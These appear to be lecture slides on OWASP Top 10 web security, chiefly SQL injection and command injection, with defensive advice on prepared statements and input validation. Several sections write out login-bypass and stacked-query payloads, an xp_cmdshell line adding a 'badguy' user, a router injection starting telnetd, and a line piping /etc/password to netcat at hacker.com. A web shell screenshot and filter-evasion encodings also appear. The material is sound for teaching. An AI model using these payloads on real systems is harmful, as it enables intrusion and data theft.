
1. SQLi

OWASP Top 10 - 2013	→	OWASP Top 10 - 2017
A1 – Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017 Broken Authentication
A3 – Cross-Site Scripting (XSS)	↳	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	↳	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	↳	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	↳	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	☒	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	☒	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]

1. SQLi



1. SQLi



What is happening?

Navn:

Password:

```
$login = $_POST['login'];
$password = $_POST['password'];
```

SELECT ABC from tblUsers WHERE User_ID= '*<username field from web form>*'
AND Password='*<password field from web form>*'

IF [Data is returned] {Login ok}
ELSE {Login not ok}



What is happening?

Navn:

Password:

```
$login = $_POST['login']; // No input validation  
$password = $_POST['password']; // No input vali.
```

SELECT ABC from tblUsers WHERE User_ID= '*<username field from web form>*'
AND Password='*<password field from web form>*'

IF [Data is returned] {Login ok}
ELSE {Login not ok}



What is happening?

```
SELECT ABC from tblUsers WHERE  
User_ID='administrator' AND  
Password='passw0rd'
```



What is happening?

```
SELECT ABC from tblUsers WHERE  
User_ID='<field from web form>' AND  
Password='<field from web form>'
```

```
IF [Data is returned] {Login ok}  
ELSE {Login not ok}
```



Always true

Always true statements:

In both ‘user’ and ‘password’ field:
 $A' \text{ OR } 'A'='A$



Always true

Always true statements:

SELECT 123 from tblUsers WHERE User_ID=
'A' OR 'A'=A' AND Password='A' OR 'A'=A'

Log on as the first user in the table –
usually an administrator...



Error messages

Triggering error messages:

For instance:

'
'--
"
)

Error messages provides information to
the attacker



SQLi

Variations:
In username field:

A' OR A=A--



SQLi

Always true statements:

`SELECT 123 from tblUsers WHERE User_ID= 'A' OR A=A-- 'AND Password='`

Password field can then be left blank



SQLi

Always true statements, other variations:


' OR 'A'='A'
) OR ('A'='A
A') OR ('A'='A

Navn:


Password:




SQLi




SQLi



SQLi



SQLi



SQLi

The screenshot shows a Microsoft Internet Explorer window with the title bar 'cmdasp.asp - Microsoft Internet Explorer'. The address bar contains '/cmdasp.asp'. The main content area displays a command-line interface output:

```
<++ CmdAsp.asp ++>

dir C:\winnt
Run

\\
-
Volume in drive C has no label.
Volume Serial Number is F446-4C13

Directory of C:\winnt

13-11-2001 12:27 <DIR> .
13-11-2001 12:27 <DIR> ..
13-11-2001 12:15 <DIR> addins
13-11-2001 12:32 <DIR> Application Compatibility Scri
13-11-2001 12:16 <DIR> AppPatch
07-12-1999 13:00 1.272 Blue Lace 16.bmp
13-11-2001 12:20 13.833 certocm.log
07-12-1999 13:00 82.944 clock.avi
```

The 'Run' button was used to execute the 'dir C:\winnt' command, which lists the contents of the C:\winnt directory. The output shows standard file and folder information.



Command injection

Suppose login=""; DROP TABLE Users --"

```
$sql = "SELECT user_id FROM users WHERE  
username=""; DROP TABLE Users -- ...";
```

(In some SQL implementations ";" separates multiple queries)

Execute additional SQL statements:
Id=;+<SQL here>+--

<http://example.com/app/accountView?id=' or 'A'='A>



Command injection

Stored procedures:

Id=;+EXEC+master.xp_cmdshell+'<your commands here>'+--

Suppose login=""

'; exec cmdshell
'net user badguy badpwd' / ADD --"

```
$sql = "SELECT user_id FROM users WHERE  
username="'; exec cmdshell  
'net user badguy badpwd' / ADD -- ...";
```



Web security – more than SQL injection

```
system("nslookup " + Request["hostname"]);
```

Dlink router:

```
Request=ping_test&ip_addr=127.0.0.1; /usr/sbin/telnetd;
```

Hostname parameter...

```
Blah || cat /etc/password | nc hacker.com
```



Web security

- Sanitize! Sanitize! Sanitize!
- Assume all user input is hostile, including cookies, URLs etc.

Do not run code provided by the user



Web security

- Use stored procedures / prepared statements to abstract data access so that users do not directly access tables or views
- Output encode all user supplied input
- Minimize database privileges to reduce impact
- Whitelist input validation on all user supplied input (not blacklist)



Blacklisting Characters - 70 Unique Ways To Encode "<"

<	<	<	<	<
%3C	<	<	<	<
<	<	<	<	<
<	<	<	<	<
<	<	<	<	<
<	<	<	<	<
<	<	<	<	<
<	<	<	<	<
<	<	<	<	<
<	<	<	<	<
<	<	<	<	\x3c
<	<	<	<	\x3C
<	<	<	<	\u003c
<	<	<	<	\u0003C



- Secure SQL relies on a secure OS
- SQL patchlevel
- SA, <blank> password
- Input validation
- Secure coding

2001 !



28 APR 2016 NEWS

Qatar Bank Hackers Got in Via SQLi – Expert



Phil Muncaster UK / EMEA News Reporter , Infosecurity Magazine

Email Phil Follow @philmuncaster

Why No

Hackers that [breached the Qatar National Bank](#) (QNB) started their attack way back in July last year thanks to an SQL injection exploit, according to [Trend Micro](#).

The vendor's UK-based cybersecurity architect, Simon Edwards, revealed in a new [blog post](#) that on analyzing the 1.5GB of compressed data leaked online, it almost appears as if the hackers "dropped their horde as they made their escape."

"The files are arranged into three high-level folders 'Backup'; 'Files'; and 'Folders'. It is the first of these that shows that the attackers managed to obtain the data with an SQL injection attack, this gave them a large backup file containing the data they were after," he explained.

"Using an open source SQL injection tool they were able to extract all of the customer data they needed. Interestingly, the log file points to the exploitation having started almost nine months previously."



19 FEB 2015

Secure Data in the Cloud – Learn to Combat Cyber Threats to Protect Your Assets



2. Broken Authentication and Session Management

OWASP Top 10 - 2017	
A1:2017-Injection	
A2:2017-Broken Authentication	
A3:2017-Sensitive Data Exposure	
A4:2017-XML External Entities (XXE)	[NEW]
A5:2017-Broken Access Control	[Merged]
A6:2017-Security Misconfiguration	
A7:2017-Cross-Site Scripting (XSS)	
A8:2017-Insecure Deserialization	[NEW, Community]
A9:2017-Using Components with Known Vulnerabilities	
A10:2017-Insufficient Logging&Monitoring	[NEW, Comm.]



2. Broken Authentication and Session Management

Functions related to authentication and session management are often not implemented correctly, allowing attackers to compromise passwords, keys, session tokens.

**HTTP is a stateless protocol:
Credential have go with every request**

Session ID is often logged, exposed in browsers, on the network etc.



2. Broken Authentication and Session Management

Do not trust cookies, do not store sensitive information in cookies.

Not a good idea:

Cookie: Username:carsten; Permissions=admin



